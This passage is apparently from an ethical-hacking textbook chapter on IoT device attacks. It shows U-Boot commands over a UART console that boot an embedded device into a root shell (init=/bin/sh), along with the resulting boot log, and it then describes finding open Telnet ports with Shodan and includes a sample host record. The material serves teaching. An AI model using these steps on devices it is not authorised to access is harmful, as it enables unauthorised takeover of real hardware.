
- Run the following command to load the environment variables into the device:

  `setenv bootargs 'noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi init=/bin/sh';`

- Run the following command on the UART console to gain root access:

  `nand read ${loadaddr} app-kernel 0x00400000 && bootm ${loadaddr}`

  Here, the **`bootm`** command helps in loading the backup privileged booting image from the flash memory.




```
UBI: available PEBs:            0
UBI: total number of reserved PEBs: 616
UBI: number of PEBs reserved for bad PEB handling: 6
UBI: max/mean erase counter: 1/0
UBI: image sequence number: 746152904
UBI: background thread "ubi_bgt0d" started, PID 922
 ubiblka: unknown partition table
mice: PS/2 mouse device common for all mice
MXS RTC driver v1.0 hardware v2.3.0
mxs-rtc mxs-rtc.0: rtc core: registered mxs-rtc as rtc0
mxs watchdog: initialized, heartbeat 19 sec
mxs-mmc: MXS SSP Controller MMC Interface driver
__mxs_reset_block(f0010000): timeout when resetting
__mxs_reset_block(f0010000): timeout when resetting
__mxs_reset_block(f0010000): timeout when resetting
__mxs_reset_block(f0010000): timeout when resetting
mxs-mmc mxs-mmc.0: mmc0: MXS SSP MMC DMAIRQ 82 ERRIRQ 96
TCP cubic registered
NET: Registered protocol family 17
NET: Registered protocol family 15
lib80211: common routines for IEEE802.11 drivers
mxs-rtc mxs-rtc.0: setting system clock to 1970-01-01 00:01:10 UTC (70)
mmc0: queuing unknown CIS tuple 0x80 (7 bytes)
mmc0: queuing unknown CIS tuple 0x80 (6 bytes)
mmc0: new high speed SDIO card at address 0001
UBIFS: recovery needed
UBIFS: recovery completed
UBIFS: mounted UBI device 0, volume 0, name "rootfs"
UBIFS: file system size:   75550720 bytes (73780 KiB, 72 MiB, 595 LEBs)
UBIFS: journal size:       9023488 bytes (8812 KiB, 8 MiB, 72 LEBs)
UBIFS: media format:       w4/r0 (latest is w4/r0)
UBIFS: default compressor: zlib
UBIFS: reserved for root:  0 bytes (0 KiB)
VFS: Mounted root (ubifs filesystem) on device 0:11.
Freeing init memory: 124K
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root)
/ # 
```

Figure 18.56: Screenshot showing root access on the device

Gaining Remote Access using Telnet

- Attackers perform **port scanning** to learn about **open ports** and services on the target IoT device
- Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions implement remote access capabilities using Telnet
- If an attacker identifies that the **Telnet port is open**, he/she can exploit this vulnerability to **gain remote access** to the device
- Attackers use tools such as **Shodan** and **Censys** to gain remote access to the target device



https://www.shodan.io/host/34.107.253.160

[redacted]

// TAGS: cloud

// LAST SEEN: 2022-04-18

General Information

Hostnames [redacted]

Domains GOOGLEUSERCONTENT.COM

Cloud Provider Google

Cloud Region global

Country United States

City Mountain View

Organization Google LLC

ISP Google LLC

ASN [redacted]

Open Ports

25 43 80 83 84 89 110 143 195 443 465 990 995 1883 1935 3389 5222 5432 5672 5900 5901 6379 8080 8081 8085 8086 8088 8089 8090 8099 9200 9300 11211 20000

// 80 / TCP

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 277
Date: Sun, 17 Apr 2022 03:41:09 GMT
```

Attackers gain remote access to the target device

https://www.shodan.io

